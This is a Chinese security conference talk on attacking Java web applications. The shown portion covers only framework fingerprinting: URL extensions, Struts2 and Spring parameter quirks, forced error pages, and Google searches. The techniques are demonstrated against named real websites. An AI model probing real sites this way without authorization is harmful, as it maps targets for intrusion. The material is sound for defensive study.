

攻击 JAVA WEB

个人介绍以及议题说明

周拓

网名：空虚浪子心，缩写 kxlzx，中国 X 黑客小组核心成员。目前在阿里巴巴集团安全中心

供职，专注 WEB 安全、WAP 安全，负责制定和更新《阿里巴巴集团 WEB 安全标准》，负责阿里巴巴 WEB 框架安全。

个人 BLOG：<http://www.inbreak.net/> 亚马逊镜像：<http://amazon.inbreak.net/>

《攻击 JAVA WEB》

在攻击 JAVA 网站，最常见的还是常规型 SQL 注入、上传、猜后台、拿工具扫等等通用 web 攻击。本议题试图告诉大家，JAVA 网站不应该只是这么玩。议题会讲 JAVA 框架指纹确认，框架漏洞的利用，与相关漏洞发现思路。

目录

攻击 JAVA WEB.....	1
简介：	2
正文：	2
刺探信息	3
框架指纹的手工确认.....	3
默认扩展名	4
参数处理方式	8
默认 URL 处理逻辑	12
默认开发命名	13
所有框架的绝杀 -- 让它出错	14
万能 google.....	19
环境的影响	21
可能的位置	21
其他地方	22
有多少拒绝服务	23
Struts2 DOS 漏洞	23

spring mvc dos	24
邪恶的 JAVA HASH DOS 攻击.....	25
DWR DOS 攻击	26
鸡肋变绝杀	28
提高 struts2 自定的页面漏洞的发现率.....	28
velocity 本地变远程	29
从 alert 到完美和谐的 shellcode.....	32
struts2 远程代码执行（CVE-2011-3923）的局限.....	32
shellcode 无法回显	34
写教程让那群傻 X 跟着做.....	42
jboss 漏洞的中文版	43
Struts2 远程代码执行	46
Struts2 远程代码执行技术（xwork2.1.2 以上）	47
Struts2 远程代码执行技术（xwork1.0.3）	50
Atlassian Confluence 远程代码执行技术	51
预见未来	54

简介：

本次议题，主要讲解对 java 网站的攻击，会讲到一些相关漏洞的利用的艺术，java 框架指纹，剩下的是漏洞发现思路，利用漏洞的技术。

本次议题面向各位实战派攻击技术爱好者，让大家能用好相关技术。

本次议题面向各位安全人员，让大家知道框架安全的脆弱。

本次议题面向 java 开发人员，他们总是找借口，我不会这样做，不可能有人这样做。

本次议题面向安全扫描工具开发人员，你们的工具过时了，期待自动化工具出现。

本次议题面向各位理论派研究人员，这里有东西可挖，期待你们的加入。

正文：

最早的 java web，是由 jsp 和 servlet 组成的，但是讲这个没用，现在已经是 java 框架的

时代，一个正常的 java web，总是会由一个一个的 j2ee 框架拼接而成，这是 java web 的必备元素。从黑客攻击的角度，可以这样认为，java web 应用程序，已经被 j2ee 框架牢牢的包了起来，它们一起跑在 web 容器里。Java 框架种类繁多，流行的已经到达上百种，java 开源，任何一个 1 年以上工作经历的开发人员，都可以轻易写出一个稳定可用的框架，所以当朋友问我要 java 安全规范的时候，总是无从讲起，你只能针对某个框架，做一份安全规范来。从几年的 java web 安全经验来看，做 java web 安全，必须先做框架安全，而攻击 java web，只有深入框架，才能做到得心应手，游刃有余。讲 java web 安全，除了常规的 web 漏洞外，j2ee 框架漏洞是一大特色，基于这个理由，本文只会讲 j2ee 框架和 web 容器的安全，由于框架太多，所以会提出比较流行，常见的几个框架，无法把上百个框架都覆盖。希望大家能有收获。

在开始前，我必须提醒非实战派攻击技术爱好者，任何攻击技术，技术都是有限的，这次议题讲了 j2ee 框架相关内容，并非是在主导大家看见 JAVA 网站，只去攻击框架，而其他的手段都会鄙视。它只是一条路而已，通往我们的目的，有很多条路，这一条，可能大家之前并不熟悉，所以我才讲一讲。

刺探信息

就像其他黑客技术的实际应用一样，在攻击进行前，首要判断目的网站的架构是什么，是什么框架，是什么版本，然后才进行下一步操作。

框架指纹的手工确认

我曾和阿里的某 N 个架构师谈过这一点：“我们现在使用了这个 XX 框架，你有没有办法，在不知道源码的情况下，从外部判断出，我们的系统，使用了什么框架呢？”他们都表示了

一个意思：“这绝不可能，外面不可能发现的，我们的 URL 扩展名什么的，都是自己配置成什么，就配置成什么，如果连这一点，都被人轻易的看出来，那么哪里还会有安全性可言呢？”。

JAVA 框架就有这个好处，鼓励框架的使用者，自己定义 URL 的扩展名，你可以把它定为“.do”、“.htm”、“.html”等等，甚至去做一些有趣的 URL mapping，可以给 SEO 加分。

在这样复杂情况下，架构师甚至认为会对安全有帮助，外部根本无法确认我在做什么，那又谈何攻击呢？事实上，他们这样认为，是因为他们没有站在攻击的角度上，想过这件事情。

这当然是有很多痕迹可循的，有些手段，可以百分百确认框架，有些手段，可以百分之 80 确认，把这些手段都统计出来，在实际应用中，就是一个很厉害了手段了。

下面，我会给各个手段，给出一个理想的分值，以方便大家判断。

默认扩展名

有部分框架，从 URL 的扩展名上，就已经可以 99% 的确认框架了。

扩展名为“*.action”

判断为 struts2 或 webwork，得分：90%

举例：

<http://www.inbreak.net/index.action>

这个扩展名，是所有 struts2 以及 webwork 框架的标签，遇见 action，基本上就可以确认是这两个框架之一，那么接下来，拿着之前出的漏洞，打上去就是了。

市面上可见的，官方推荐，用户手册，官方 DEMO，以及国内 struts 大师写的几本书里，都会用这个扩展名。这对架构师以及程序员的影响，是巨大的。重要是，其他的框架，几乎

没见过用这个扩展名的。

扩展名为 “*.do “

判断为 spring mvc , 得分 50%

举例：

<http://www.inbreak.net/index.do>

可以看到，这是一个很低的分值，这样的低分值，只能给我们一个方向性判断，spring mvc 的官方文档，以及非常多的教程里，都是以.do 结尾的扩展名。但是问题是，还有很多框架，也喜欢用这个扩展名，比如 struts1 等。所以才会有 50%的判断。

URL 路径 “/action/xxxx “

判断为 struts2 , 得分 70%

举例：

<http://www.inbreak.net/action/index>

这也是 struts 官方手册里的一种推荐，但是比较少人用。

扩展名为 “*.form “

并且打开页面后，看到一个表单 判断为 spring mvc , 得分 60%

举例：

<http://www.singaporeair.com/sqCorporateRegistration.form>

www.singaporeair.com/sqCorporateRegistration.form

All items marked with asterisk (*) are required

Company details

*Company name: *

Address 1 *

Address 2

Country *

Zip / postcode

State/country

City *

这是个注册页面，我使用后续手段，最终 100%的确认了框架，手续的手段等下讲。

Form 扩展名，是 spring mvc 官方文档中，建议大家设计一个 form 时，使用的扩展名，方便开发人员和普通的 controller 区别开。所以我们可以用这个东西做出判断。但是由于.Net 也会偶尔这种写法，所以得分比较低了。

扩展名 “*.vm “

判断为 VelocityViewServlet 分值 90%

举例

<http://alphasacademy.com/aboutus.vm>

Powered by Teen.com

UNIVERSITY OF LIVERPOOL

ONLINE MASTER DEGREES

LEARN MORE NOW

ALPHA ACA

If at first you don't succeed, you're not an alpha.

ABOUT US WIN STARTER KIT SP

About Us



Alpha Academy's founder, Shira Brazille, is relying on bestselling author Lisi Harrison to chronicle the Alpha experience. Shira handpicked Ms. Harrison to capture the adventures of the academy's inaugural class so that other girls might be inspired to nurture their inner alpha. Why Lisi? Because it takes an alpha to write about alphas, and the author of the bestselling CLIQUE series, Lisi Harrison knows alphas.

Find out what Lisi's up to this week!
[Check her blah-g for updates.](#)

VelocityViewServlet，是 velocity 框架提供的，一个用于直接展现 velocity 模板的 JAVA 类，后端可能直接是个 velocity，也可能是其他框架，但是配置了，所有以 vm 为扩展名的 url，都交给 velocity 框架提供的这个类去处理。就像 turbine 框架、以及 struts2 框架，为了免于 vm 文件源码直接被下载，都喜欢这样做。

扩展名 “*.jsf”

判断框架为“Java Server Faces” 得分 99%

这个太经典了，扩展名直接是框架的缩写，基本可以直接判断了。

可以看到，扩展名的判断，这几个示例，其实只可能是其中的一种情况，关于扩展名确认框架，还会有很多其他 TIPS，不过不再一一列举，后面讲其他方式。

参数处理方式

每个框架，都有自己对用户提交参数的处理方式，也确实有框架在处理参数时，会有很多稀奇古怪的特征，帮助我们判断后面是个什么框架。

Struts2 和 webwork 对 string 类型参数处理

早在 2009 年，我写过一篇文章《struts2 框架安全缺陷》，投稿在了幻影的 webzine 杂志，不知道大家看过没有，里面提到了 struts2 框架存在《HTTP Parameter Pollution》漏洞，可以用于绕过 waf，绕过应用防火墙。这其实也是一个特性，当一个 string 类型的参数，被提交两个时，他的值会变为两个值相加，以逗号分隔。

举例：

```
?username=aaa&username=bbb
```

这个参数的值，最终会出现在页面的 input 值中，如果是经过 struts2 或者 webwork 处理，就会显示为：

```
<input value="aaa, bbb" name="username" type="text" />
```

通过这个特征，可以判断就是这两个框架，得分 95%。

我们可以通过这个特征，抓出来那些非主流的，伪装起来扩展名的框架，如果哪个系统这样处理参数，扩展名又是 htm，我们还是可以抓出来，它很可能就是个伪装过的 struts2。

一个参数，直接显示错误页面

在 struts2 中，一个的页面，甚至这个页面没有任何业务逻辑，只要加上一个参数，就可以让它出错。

```
http://localhost:8080/struts2Demo/t1.action?actionErrors=aaaaaaaaaa
```


讲一讲原理。

Struts2 自带一套验证机制，方便开发人员使用，一般用于判断是否为空，是否 email 格式等。它要求所有的 action 都继承 ActionSupport 类，这个类有 public 的方法：

```
public void setActionErrors(Collection<String> errorMessages) {  
    validationAware.setActionErrors(errorMessages);  
}
```


这个方法，用于设置当前的 action 错误信息，如果验证错误，开发者就可以在自己的 action 逻辑中，调用这个方法，设置一个错误信息，这个错误信息一旦设置了，就会触发验证失败。

前面讲的这个业务逻辑，在用户看到的表现形式，就是会进入错误处理页面。一个正常的页面，只要设置了 actionerrors，就出错了。

出了开发者调用外，由于这个方法，是 public 的，同时又是 setXXX 方法，在 struts2 中，只要 action 出现 public 的 setter，就可以直接用过赋值，调用这个方法。框架认为，这是一个赋值的操作。

所以，我们可以直接

?actionErrors=aaaaaaaaa



我来解释一下这段话的含义。

看到这个页面，代表着进入了错误处理流程，错误处理默认最终会调用“input”名称的 result。

但是这个 action，并没有定义 input 名称的 result，所以出现了这个信息。一个普通的 action，

只是用于显示信息，一般不会加上表单验证机制，所以才会触发这个结果，看起来像是返回

了 404 错误。事实上，即使定义了 input 名称的 result，那么肯定也是个友好的错误页面，表现形式，同样是一个正常页面，输入这个参数，就变成错误页面了。

这种方式，如果看到了这个页面，就可以 100%确认，struts2 框架，或 webwork 框架（这两个框架的漏洞，几乎一致）。

spring mvc 有个怪习惯

spring mvc 框架，流行性也很高，这个框架最最风险的，是两个漏洞，一个远程代码执行，一个是信息泄露。无论哪个漏洞，都要求是标准的 spring mvc 处理用户请求，并且使用 spring 标签库，显示处理页面。就是说，这两个漏洞需要和 spring 标签库结合，事实上从性能上看，spring 标签库并不如 velocity，依然很多人用，但是也不是所有人用了 spring mvc 框架，就都会用 spring 标签库作为展示的。

所以我们真正需要判断的，是这个 java web，是否使用了 spring 标签库。

那么 spring 标签库，刚好有个坏习惯，“生成 checkbox 时，会在代码旁边，加上一个隐藏域。”注意，这个隐藏域，是默认生成的。

比如我们用以下 spring 标签库代码：

```
<form:form>

<form:checkbox path="favorites" value="1"/>computer

</form:form>
```

最终看到的页面 html 源码，会是这样的：

```
<form id="command" action="/springmvc/testbind.htm" method="post">

<input id="favorites1" name="favorites" type="checkbox" value="1"/><input

type="hidden" name="_favorites" value="on"/>computer
```

```
</form>
```

多了一个隐藏域，name 是一个下划线，加上原来 checkbox 的名字，它的值，是 “on”。

为什么会这样处理，这个不重要，重要的是，我们看到页面的 checkbox 后面，紧跟一个隐藏域，就可以 90% 的判断，这是个 spring 标签库。像这个龟速的标签库，也只有 spring mvc 框架，会官方支持一下，其他框架，肯定不屑使用的，因此，也能 90% 的确认，这是个标准的 spring mvc 和 spring 标签库搭配。

我们复习一下前面讲到的技术，和这个新的技巧结合起来。

首先，我看到一个扩展名为 form 的网站：

<http://www.singaporeair.com/sqCorporateRegistration.form>

前文我初步判断过，这个页面有 60% 是 spring mvc，下面打开源码看一下：

<view-source:http://www.singaporeair.com/sqCorporateRegistration.form>

```
</label>
</span> </div>
<div class="grid_4 control"> <span class="fielditem">
  <input id="preferredContact" name="travelManagerForm.preferredCor
class="checkbox" type="checkbox" value="2"/> <input type="hidden"
name="_travelManagerForm.preferredContact" value="on"/>
  <label class="label font12px fareDealSearch">By email</label>
```

看到自动生成的隐藏域，并且 name 是一个下划线加上 checkbox 的 name，并且 value 是 “on”。

现在，我可以 100%确认，这是一个 spring mvc 加上 spring 标签库的架构。

上面两个是通过参数处理逻辑，定位框架的例子，当然，也可以认为这是其中一个因素，可以加上其他因素一起协助判断。

默认 URL 处理逻辑

大多数处理用户请求的框架，都会做 url mapping，把用户请求，映射到一个类中，让这个类去做控制和处理。框架不同，这就有很多特征可循。

turbine 框架的逗号们

turbine 框架，在处理 URL 时，一般会把模板文件，放在一个目录里，这个目录通常叫做“templates”，比如某页面放在

“templates/pubinfo/infopub/businpub.html”

这是可以通过如下 URL 访问这个资源：

<http://my.b2b.hc360.com/my/turbine/template/pubinfo,infopub,businpub.html>



推广产品 倾销库存 转让二手设备

图文并茂展示企业产品和样品信息，让千万买家主动找到您！

这个 URL 有两个特征，一个是目录中有

“turbine”，也有 “template”。

另一个特征是，目录中有逗号。

这两个特征，就可以直接定为 turbine 框架，分值可以定为 90%以上。剩下的 10%，我会在后面的刺探技术中补上。

Struts2 的叹号们

在 struts2 中，如果一个 action 中，public 了一个方法，只要是 public 的，都可以让用户直接调用。

举例 action 代码如下：

```
public class TestAction extends ActionSupport {  
  
    public String adduser(){  
        return SUCCESS;  
    }  
}
```

这个 action 的 URL，如果是：

<http://www.inbreak.net/test.action>

那么要单独访问这个 adduser 方法，就可以使用这个 URL 访问：

<http://www.inbreak.net/test!adduser.action>

这是官方推荐的标准做法，很明显这个叹号，就是最大的特征，除了 struts2 和 webwork 以外，没有其他的框架，会这么做了。所以判断分值也是 95%。

默认开发命名

在 spring mvc 框架中，对于直接处理用户请求的类，有个标准叫法，叫 “controller”。这种叫法，往往会影响到一些开发人员的命名方式。

比如：

/xxxController

/xxxController.do

甚至

/controller/xxx.htm

在看到这种命名，并且确认后端是 java 应用的情况下，可以有 50%的分值，推测这个是一个 spring mvc。这个分值是很少的，要靠感觉。

所有框架的绝杀 -- 让它出错

任何一个框架，无论它在应用架构里，究竟负责什么功能，它都有出错的时候，在对出错信息没有任何包装的情况下，往往可以 100%的确认框架名称。所以 500 错误，在 java web 攻击中，有这个非常独特的含义。

下面我们想几种办法，让一个正常的应用，出个错。

参数类型错误

这个可以说，是最经典的出错了，基本上，看到一个 int 类型的数字，日期等等，都可以把原本的数字、日期变为一串数字提交上去，就出错了。


像下面的这个应用：

<http://www.polyplastics.com/v/n?i=933&l=03&s=1>



我从 URL 中，真的看不出这是个什么框架，所以祭出我们的绝杀：

<http://www.polyplastics.com/v/n?i=933&l=03&s=1fdas>



很好，两个信息出来了：

- 1、这是个 struts。
- 2、这是个 tomcat5.5.26 版本，我看到低版本的 tomcat，就想到我可以一个数据包上去灭


了它。具体见我的 blog。

业务逻辑错误

也许这个错误，叫做业务逻辑错误，不那么恰当，不过我也没想出一个名词可以替代。所以大家将就点。

这是个正常的页面：

<https://www.cibil.com/online/manageCustomerDetails.do?action=showAddPaymentPage>




还是 https 的，看起来挺重视安全的。

从业务逻辑上，分析这个 URL，猜测到它可能是想处理 “showAddPaymentPage” 这个方法，或者说这个业务逻辑。像这种指定去处理 action 中的某个业务逻辑，如果指定一个不存在的业务逻辑名称，很可能就错误了。

我们就给个不存在的：

<https://www.cibil.com/online/manageCustomerDetails.do?action=showAddPyy7ay>

mentPage



type Status report

message Action[/manageCustomerDetails] does not contain method named sh

description The server encountered an internal error (Action[/manageCustome
named showAddPyy7aymentPage) that prevented it from fulfilling this request.

看到这则消息。我判断为 100% 的 struts1 框架 , 因为这是个 struts1 框架的经典错误信息 ,

格式一般是 :

Action[/XXXXXX 这里是 action 的名字] does not contain method named YYYYYY 这里是
个不存在的方法名字。

文件名错误

有些框架 , 在处理 web 资源时 , 居然也会爆 500 错误 , 他也可能会发生在文件下载时找不到文件等等。


下面这个系统 :

<http://eoweb.dlr.de:8080/servlets/template/welcome/entryPage.vm>



扩展名是 vm，按照前面提到的一个探测方法，可能是 velocity，我们可以进一步确认下，让它出错，给个不存在的 vm 文件。

<http://eoweb.dlr.de:8080/servlets/template/welcome/aaaaaaa.vm>



VelocityServlet : Error processing

```
org.apache.velocity.exception.ResourceNotFoundException:
resource '/welcome/aaaaaaa.vm'
org.apache.velocity.exception.ResourceNotFoundException:
resource '/welcome/aaaaaaa.vm' at
org.apache.velocity.runtime.resource.ResourceManagerImpl.getResource()
at org.apache.velocity.runtime.Runtime.getTemplate()
```

这一下可以确认了，是 velocity 没错，分值 100%了。

总结下出错信息判断框架，在议题中，我是按照常用度排序的，最常用的，就是参数类型了，剩下的两个，肯定不如参数类型错误常见。

根据这个原理，我们甚至有时候看到了一个 ORM 级别的框架错误，比如 sql 注入的时候，错误信息直接暴露出这里是个 hibernate 框架，那么在攻击时，也许我们写的 SQL 语句，

就需要改成 hibernate 风格的了。

万能 google

这也算是 google hack 的一种吧，可能比较另类。很多开发人员，都喜欢以公司的域名，作为项目的命名空间，这体现了公司的表示，但是这也是一种信息泄露的隐患。因为你永远不知道你的开发人员，会在哪个论坛上，拿着一小段公司的代码，去问大牛问题，这段代码，也许刚好就带有公司的命名空间。


当然，就算他们不问，也会有人告诉我们。

在探测某个网站的时候，我一直没有一个合适的场景，可以让我完全定位这个网站使用的框架，于是我想到了 google。


使用 google 搜索 “com.netease”，第一页，就有人告诉我们的了，幸灾乐祸的告诉我们的：

The screenshot shows a Google search interface with the query "com.netease 出错". The search results page lists several items. A red rectangular box highlights a specific result titled "163邮箱的出错介面，源代码暴露，難得一見的哦。。。". The text within the box includes a URL "www.guan8.net/Java/436602.html", a date "2012年2月29日", and a code snippet "com.netease.backend.db.sql.condition. ... at com.netease.mail.commonsc". To the left of the search results, there is a sidebar with navigation links such as "所有结果", "图片", "地图", "视频", "新闻", "购物", "应用", "更多", "网页", "中文网页", "繁体中文网页", "翻译的外文网页", and "更多搜索工具".

打开看看具体内容，首先这是 mail 系统的源码出了错误。




然后，这是一个 spring mvc 框架：



这招 google 搜索的，还是有些碰巧因素在里面，其实还有更加碰巧的，因为谁也不能保证，

你的公司产品，永远不会有错误，所以我们有可能打开网站后，直接看到这样：



看到了，这又是一个 spring mvc 框架。

这就引出了我的下一个话题，“环境的影响”。

环境的影响

很多公司就是这样的，一个大家统一都使用一个框架来开发，这样当一个开发人员，甚至一个开发的团队离职了，其他人可以直接上手。大公司都喜欢这样，如果已经有一片人，都使用一个框架了，大家就都很反对，有非主流突然出现，说自己要用另一个框架。这就是我讲到了环境的影响了。这是一个加分项，没有什么具体的分值，但是也是不可忽视的一部分。

